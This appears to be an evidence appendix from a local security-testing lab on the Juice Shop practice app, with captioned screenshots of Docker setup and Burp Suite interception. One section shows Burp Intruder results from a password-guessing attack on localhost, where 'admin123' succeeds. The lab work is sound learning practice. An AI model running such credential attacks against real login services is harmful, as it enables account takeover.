



Evidence 1



What this image is meant for:

Evidence of the Juice Shop Docker image being downloaded/prepared for the local security-testing laboratory.


Evidence 2



What this image is meant for:

Evidence of the Juice Shop Docker container being started and the application port being published for local access.


Evidence 3



What this image is meant for:

Evidence of the Docker environment/application container status during project setup.


Evidence 4



What this image is meant for:

Evidence of the Juice Shop authentication/login request captured for HTTP-level security analysis.


Evidence 5



What this image is meant for:

Evidence of Burp Suite proxy/interception configuration used to observe browser traffic.


Evidence 6



What this image is meant for:

Evidence of an HTTP request captured from Firefox and inspected through Burp Suite.


Evidence 7



What this image is meant for:

Evidence of Burp Intruder configuration for a controlled authentication/credential test.

Evidence 8



Attack Save 2. Intruder attack of http://localhost:3000

2. Intruder attack of http://localhost:3000

Results Positions

Capture filter: Capturing all items


View filter: Showing all items

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		401	21			413	
1	admin123	200	33			1170	
2	1234567	401	29			413	
3	venu123	401	88			413	
4	1234	401	17			413	
5	bhavi123	401	45			413	

What this image is meant for:

Evidence of Burp Intruder results used to compare authentication responses.


Evidence 9



What this image is meant for:

Evidence of the Juice Shop application running normally in Firefox and establishing the application baseline.

